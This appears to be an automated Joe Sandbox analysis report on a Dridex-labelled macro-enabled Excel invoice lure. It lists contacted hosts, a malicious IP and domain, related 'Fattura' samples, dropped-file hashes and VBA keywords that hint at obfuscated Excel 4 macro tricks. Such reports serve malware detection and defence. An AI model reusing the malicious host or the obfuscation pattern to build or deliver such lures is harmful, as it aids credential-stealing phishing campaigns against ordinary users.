http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://management.azure.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://ncus-000.contentsync.	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://devnull.onenote.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://messaging.office.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://augloop.office.com/v2	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://skyapi.live.net/Activity/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://dataservice.o365filtering.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://directory.services.	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.192.21.36	unknown	United States		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344478
Start date:	26.01.2021
Start time:	16:21:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Dridex-06-bc1b.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.winXLSM@3/9@1/1

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, HxTsr.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 13.88.21.125, 52.109.32.63, 52.109.12.21, 52.109.12.22, 95.101.184.67, 51.104.144.132, 20.54.26.129, 23.55.110.198, 23.55.110.183, 51.103.5.159, 95.101.22.224, 95.101.22.216 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.192.21.36	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	
	n830467925857.xlsm	Get hash	malicious	Browse	
	n830467925857.xlsm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Fattura_25785.xlsm	Get hash	malicious	Browse	
	Fattura_25785.xlsm	Get hash	malicious	Browse	
	Fattura_20070.xlsm	Get hash	malicious	Browse	
	Fattura_20070.xlsm	Get hash	malicious	Browse	
	Fattura_26645.xlsm	Get hash	malicious	Browse	
	Fattura_26645.xlsm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
compagniamaestro.com	n830467925857.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	n830467925857.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_25785.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_25785.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_20070.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_20070.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_26645.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Fattura_26645.xlsm	Get hash	malicious	Browse	• 199.192.21.36

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	winlog(1).exe	Get hash	malicious	Browse	• 198.54.117.216
	Revise Bank Details_pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	SecuriteInfo.com.BehavesLike.Win32.Generic.tz.exe	Get hash	malicious	Browse	• 198.187.31.7
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 198.187.31.7
	Payment Swift Copy_USD 206,832,000.00.pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 198.54.117.244
	DSksliT85D.exe	Get hash	malicious	Browse	• 199.188.200.97
	file.exe	Get hash	malicious	Browse	• 198.54.116.236
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 104.219.248.112
	file.exe	Get hash	malicious	Browse	• 198.54.116.236
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• 198.54.117.212
	ACH Funds Transferred.xls	Get hash	malicious	Browse	• 199.188.200.124
	ACH Funds Transferred.xls	Get hash	malicious	Browse	• 199.188.200.124
	BENVAV31BU.html	Get hash	malicious	Browse	• 63.250.38.8
	roK1cuvuLG.exe	Get hash	malicious	Browse	• 199.188.206.63
	DHL Details.exe	Get hash	malicious	Browse	• 198.54.126.165
	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 199.188.200.97

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\AO965P\PN546Y\718.5

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	45017

C:\AO965P\PN546Y\718.5	
Entropy (8bit):	5.1653486867978575
Encrypted:	false
SSDEEP:	768:tqnkaQ3w/C5kmWGHbqgPiZZz/aZSO7b62pQTVPQudQQ0mpVcQrvJoOk:AnkaQ3w/C5kmWsbqgPiHz/ar7NeBPQuG
MD5:	4B04126D788D6958C2C62DCE6FE37988
SHA1:	1705C60E4BD29956E80BD34267F16F800037ED35
SHA-256:	00D2F1928F6FD6B0B85CC91EB6B4EDB7A9A3A9E532C09B908E3A5ECFF2845FC0
SHA-512:	57A0B3892F3754C57A318BEC9E789D7B6DCA4C8AECDCD66BDA864487254AB2A993F5A56495D3F3C9F4FBFD7BD75CD01FB2FE33D26A55092DED4A6E30B599659
Malicious:	**true**
Reputation:	low
Preview:	..<html dir="ltr" lang="en" xmlns="http://www.w3.org/1999/xhtml"><head>.. <meta charset="utf-8">.. <title>Reported Unsafe Site: Navigation Blocked</title>.. <style>/* Copyright (C) Microsoft Corporation. All rights reserved... * Use of this source code is governed by a BSD-style license that can be.. * found in the LICENSE file. */....html, body {.. margin: 0;.. padding: 0;.. font-family: system-ui, sans-serif;.. /* Setting font-size to 62.5% so that 1 rem = 10px. */.. font-size: 62.5%;..}....#Wrapper {.. margin-left: auto;.. margin-right: auto;.. max-width: 600px;.. padding-top: 4.8rem;.. padding-left: 4.8rem;.. padding-right: 4.8rem;.. padding-bottom: 3.2rem;..}....#branding {.. font-size: 1.2rem;.. margin-top: 0.9rem;..}.....branding-ltr {.. text-align: right;..}.....branding-rtl {.. text-align: left;..}.....red {.. background-color: #b80000..}.....whiteFont {.. color: #ffffff !important;..}.....white-pushbutton {.. display: inline-block;.. font-size: 1.5rem;.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\3BA17549-6936-488A-A3B4-7EF0154B3CE5	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372921135438226
Encrypted:	false
SSDEEP:	1536:McQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:CrQ9DQW+zBX8P
MD5:	241B9284D734E7EBE453893FA60A7083
SHA1:	19BCD1AAC07902831EC496F7C9B4386ECA312344
SHA-256:	778666D97FEBBB4C4548DE98474AD720978198296F457EE99512D0F3F76E57B1
SHA-512:	D375CA7A5B8898B8C4F18C0F16615CA1E55828C623974C37CC0937B4D924639BC6035E4CB3F5B7EBE5C9511EC60246A918E0BF5372AD137489C86425DB22FD9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-26T15:22:58">.. Build: 16.0.13723.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9C55CF47.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 415 x 291, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5305
Entropy (8bit):	7.83628317482236
Encrypted:	false
SSDEEP:	96:ndsgj5y6EGgWKW/WkPsLhsKto+bDOukamzejtjcF+6QTzys5kcWCgupHLib:ndsgjI6RdKcXOn9b9vmUgs6QXys+NYW
MD5:	31F86AA3BD1ADA53D99B7BBEF6A1DEFC
SHA1:	148331C2D5EB437437D48ABE51866384D7154044
SHA-256:	E0EC55345EDC7EF4BBE4F20ABD6F8FE965475C632766FAE6CA1853674F2DC34C
SHA-512:	96D1DC354DCB3A262B997A98E83A0162F0F9E93050C7BC952B46FB886336C1C6370B3D5A9316039FD84211161F34BA3A866B8DFD385323551743674A24FF7B39
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....#.....4.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....XXX.....?p.....tRNS.....Y...#IDATx...:...bz.../..EE..(?3.(.".M.5....y!\....>...O,._...I.'..|~.....k.....o...b(.....AW..l...>...v.ClLq....8X.....4.._...w.n_;.....E..X.X$...S..q.o.l.o...e..&>4.....n.c.t.p..H._.....n..6..eG+...~..e...?.^.....q....nz....9|....M.q..R..... `.|.M.5>e'.*.>..P...m.n[.?.o.....b...dk..v}s.....m>T..B..^?.....0.....]...GX.>.....\-}X._.=.vE.l`e.V>...C..h.V>.K.-4....Oo...H..(.|qR.7nT.....-.$..L..z..St.|... P^...g#.y.....|N,..|N.(...y>f94{..w...?.C.\F[Z....z+.VY..F..l.1.L.O..[....)2.G.*...n.....2.P..9..~..GZ.c>..!..E} ...'...\&q.p..9.e....."r..G...>.6W..H..#.fj.+S])...H..I.|$.....:...;....".q>.L..>.m4...^.c..?c.....MF$.M>...>d.F\l...u]6...P.....Xn$6.O.>O#.N.~..8.".4^6.3.....V.N`.p...QrP....+.....h.....U.rP....".....B.sa..U..o*.....G.j.....Q..Q.KEj..&K..Cz..5l....q!.}..o...R

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9E8890DE.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 650 x 85, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	1005
Entropy (8bit):	7.551834228633037
Encrypted:	false
SSDEEP:	24:aB2uoC0w2bONUV99upE4ZXn8bf4F0T+xAlO6y:BuoBwawUV99/4ZXn8bT6AOf

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9E8890DE.png	
MD5:	DA5C67B7042BB04E6BFB9F60D9470287
SHA1:	BFBDC4596111EF5D95183DB0526353CBCA84C43F
SHA-256:	0522D7C7600F1DD56346450DFE1466BA51CFEBCD095CD3154FB30DC563F96763
SHA-512:	D16BCF49A56F0FB926DB7C8DA413A976E1D0F53DA5EA73B729A5D11FFCF42FA149D17D3587A3DF56665C6CAAC44F903CA5D0278DCFDA8FE3C43318724C350EE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....U.....]5m....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....DCE.U`.....1a\...kIDATx....0.@C.....E....4{...m5..#_..)%...p9:}...*.*."."'*.*.*..Y>.P.z.(..d4K...YE.G.9."."'*.`..V.e/.iAE....Q.7'..P.....5.Tw58."P...U...N}.V.QQQ#A..{..FT.a..E..Q..h.Z...>."*..Z1T..."...kT$A.H.'..G'.v..0DE.A.*.l*.>X....U...T..*...EE..y^..".N.....V.5[l...:h.'P%.DE.-..M.....*B..Eh[.....E..#"...C..ZQ....K?...7t...b<o.{.*.HgNqC.Z1..u.g.-6T..m.W[.&..k.....?.d..k..H..-.R+.P..w\..".C.-)e...#T.K..}...1.p..9.'Yj..."....?~.'`.I.+Z.KY."K.....e..Q..*....%b.L.5.e9....}...q..pV..f..x...%..eU..]S...m...C...\..e.~T....z.....p.....kT|.W..DE.HEoW...K.XBN.Q.4...%lEE.D..T...l.t..-...[/]m.....].V+>_.~?....]..AE.FFY....9/*.....:r<,.v3.xzd...a.."..p.Cg....._V... M.....P.P.....P.P.....(..6..*.x.Q.N.>.\.^...N>.`7...Z....&..(!u.}hA....L\.NQ.....&...U.;.">.Ub....2..=KkU.?"*B.....O1.u.....&B.....P.P....P.....Zd.)e.t....IEN

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F8437211.emf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1976
Entropy (8bit):	1.9759705070369498
Encrypted:	false
SSDEEP:	12:Yn9e/kaHslqLYp0FIQ4+P/k1EijBdShS8u1NnNlou1NRztDAcqdckgDWojkMXNVf:YniVH9a0x4I8BAKNHoKNfDn9tUs0zCp
MD5:	1C7221B8A7104792FDEEA41E5D7BA0D0
SHA1:	D49122E2BF94D92ED067570D638B672855C05893
SHA-256:	76F287B1E3251B7E0E5BA27BFB05B35831150CC665DE00F9FD2D807E2D2A028D
SHA-512:	928EF6FCCDB96A4AADD35D36171F3D09DE5605A70FE505862A294F089FEF53E697426017D3973B9BCAFF8D579A8A85C38943DCF47C5C5DD1187AB1A20D50E43
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....$.....`...1.....|..F.....GDIC.....dDv.....-.....!.....!.....-.....!.....!.....!.....!.....-.....!.....!.....-.....!.....$.....-.....$.....-.....'.....!.....'.....%.....L...d.....!.....?.....?.....L...d.....!.....?.....?.....'.....%.....L...d.....!.....?

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NR7DA722.htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	45017
Entropy (8bit):	5.1653486867978575
Encrypted:	false
SSDEEP:	768:tqnkaQ3w/C5kmWGHbqgPiZZz/aZSO7b62pQTVPQudQQ0mpVcQrvJoOk:AnkaQ3w/C5kmWsbqgPiHz/ar7NeBPQuG
MD5:	4B04126D788D6958C2C62DCE6FE37988
SHA1:	1705C60E4BD29956E80BD34267F16F800037ED35
SHA-256:	00D2F1928F6FD6B0B85CC91EB6B4EDB7A9A3A9E532C09B908E3A5ECFF2845FC0
SHA-512:	57A0B3892F3754C57A318BEC9E789D7B6DCA4C8AECDCD66BDA864487254AB2A993F5A56495D3F3C9F4FBFD7BD75CD01FB2FE33D26A55092DED4A6E30B599659
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://compagniamaestro.com/
Preview:	..<html dir="ltr" lang="en" xmlns="http://www.w3.org/1999/xhtml"><head>.. <meta charset="utf-8">.. <title>Reported Unsafe Site: Navigation Blocked</title>.. <style>/* Copyright (C) Microsoft Corporation. All rights reserved... * Use of this source code is governed by a BSD-style license that can be.. * found in the LICENSE file. */....html, body {.. margin: 0;.. padding: 0;.. font-family: system-ui, sans-serif;.. /* Setting font-size to 62.5% so that 1 rem = 10px. */.. font-size: 62.5%;..}....#Wrapper {.. margin-left: auto;.. margin-right: auto;.. max-width: 600px;.. padding-top: 4.8rem;.. padding-left: 4.8rem;.. padding-right: 4.8rem;.. padding-bottom: 3.2rem;..}....#branding {.. font-size: 1.2rem;.. margin-top: 0.9rem;..}.....branding-ltr {.. text-align: right;..}.....branding-rtl {.. text-align: left;..}.....red {.. background-color: #b80000..}.....whiteFont {.. color: #ffffff !important;..}.....white-pushbutton {.. display: inline-block;.. font-size: 1.5rem;..

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	248808
Entropy (8bit):	4.297118070299315
Encrypted:	false
SSDEEP:	3072:XIR38WZFVKKHSRDqBcA+FLM0Ar6t3s6bh:XqsMFVTHSIcA+FLM0Awjbh
MD5:	03ACE6159C87E01B6E3ACE05D8AA30B8
SHA1:	9F4BAA9446371B0DB5184C602A4E6AB8EEE4E4CC

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
SHA-256:	AAEECB42BC011B6E0936BEC7F899452CA87B36B4847DDF25C0A3624E57F0B559
SHA-512:	504645105818DC7BC44ABC4DB55CA0390B49F76846E4F2113FE27C0E667E1259A37049DF01ACFD9238130A2E09BF2B445B966B580B78777CF53DC37A43B1A114
Malicious:	false
Preview:	MSFT.....Q.....%.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t..... <.....h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...% ...%..H&...&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9.. 4:...:...:..`:...;..(<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....l...B.....H...4..... ....x..lL.....T..... ....P..... .....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$Dridex-06-bc1b.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.6136938439046835
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Dridex-06-bc1b.xlsm
File size:	29655
MD5:	f72f88ebdf048fdfedf0aa3e298d9e71
SHA1:	b8ea58415338bed65d4cd194ead6ac663ad71a6c
SHA256:	78ccf25ecee02f759cefa6b1c29a00fb4ce64c000f7b9c04c1fc08e04d04bc1b
SHA512:	0c6d96fcda11df417cfd48d51753d5a6334d80df04b3709ccbfc8a2d5d073822ad606da49e99c724a9d5bd16a98a623f2f9f3a2cbfe2b01bc668f44991db2903
SSDEEP:	384:flRwzF2FBLDDBf2kbi+lj4YhX8rRI6vXO9BvGiSmDU+P4QRdUgE5cF9Y3XF:fDAFqP1u6NsrRzXO+iSkU+waSxcF9YnF

General

File Content Preview:	PK.....!.c.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/344478/sample/Dridex-06-bc1b.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	brt
Last Saved By:	
Create Time:	2020-11-24T09:53:01Z
Last Saved Time:	2020-11-24T11:16:24Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Foglio1.cls, Stream Size: 2640

General	
Stream Path:	VBA/Foglio1
VBA File Name:	Foglio1.cls
Stream Size:	2640
Data ASCII:	. . . . . " . . . . . p . . N . . . . c . . . . . x . . . . . p a g o U n o , 1 0 , 0 , M S F o r m s , F r a m e . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 12 01 00 00 fc 03 00 00 f6 00 00 00 22 02 00 00 ff ff ff ff 03 04 00 00 a7 07 00 00 00 00 00 00 01 00 00 00 70 fe ed 4e 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
PagamentoDocumento

Keyword
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Frame"
Len(n)
VB_Control
"TURN()":
VB_Customizable
"Aut"
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants):
"=RE"
Replace(E,
"pagoUno,
"BarUno"
Chr(Asc(Mid(n,
Split(u,
PagamentoDocumento()
VB_TemplateDerived
MSForms,
False
excell()
excell
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
pagoUno_Layout()
VB_Base

VBA Code

VBA File Name: Modulo1.bas, Stream Size: 889

General	
Stream Path:	VBA/Modulo1
VBA File Name:	Modulo1.bas
Stream Size:	889
Data ASCII:	. . . . z . . . . p . . k . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 19 03 00 00 00 00 00 00 01 00 00 00 70 fe a5 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
BarUno()
ActiveWorkbook.Close

VBA Code

VBA File Name: Questa_cartella_di_lavoro.cls, Stream Size: 1014

General	
Stream Path:	VBA/Questa_cartella_di_lavoro
VBA File Name:	Questa_cartella_di_lavoro.cls
Stream Size:	1014

General	
Data ASCII:	. . . . - . . . . p . . k . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 70 fe 1e 6b 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"Questa_cartella_di_lavoro"
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 564

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	564
Entropy:	5.25985243733
Base64 Encoded:	True
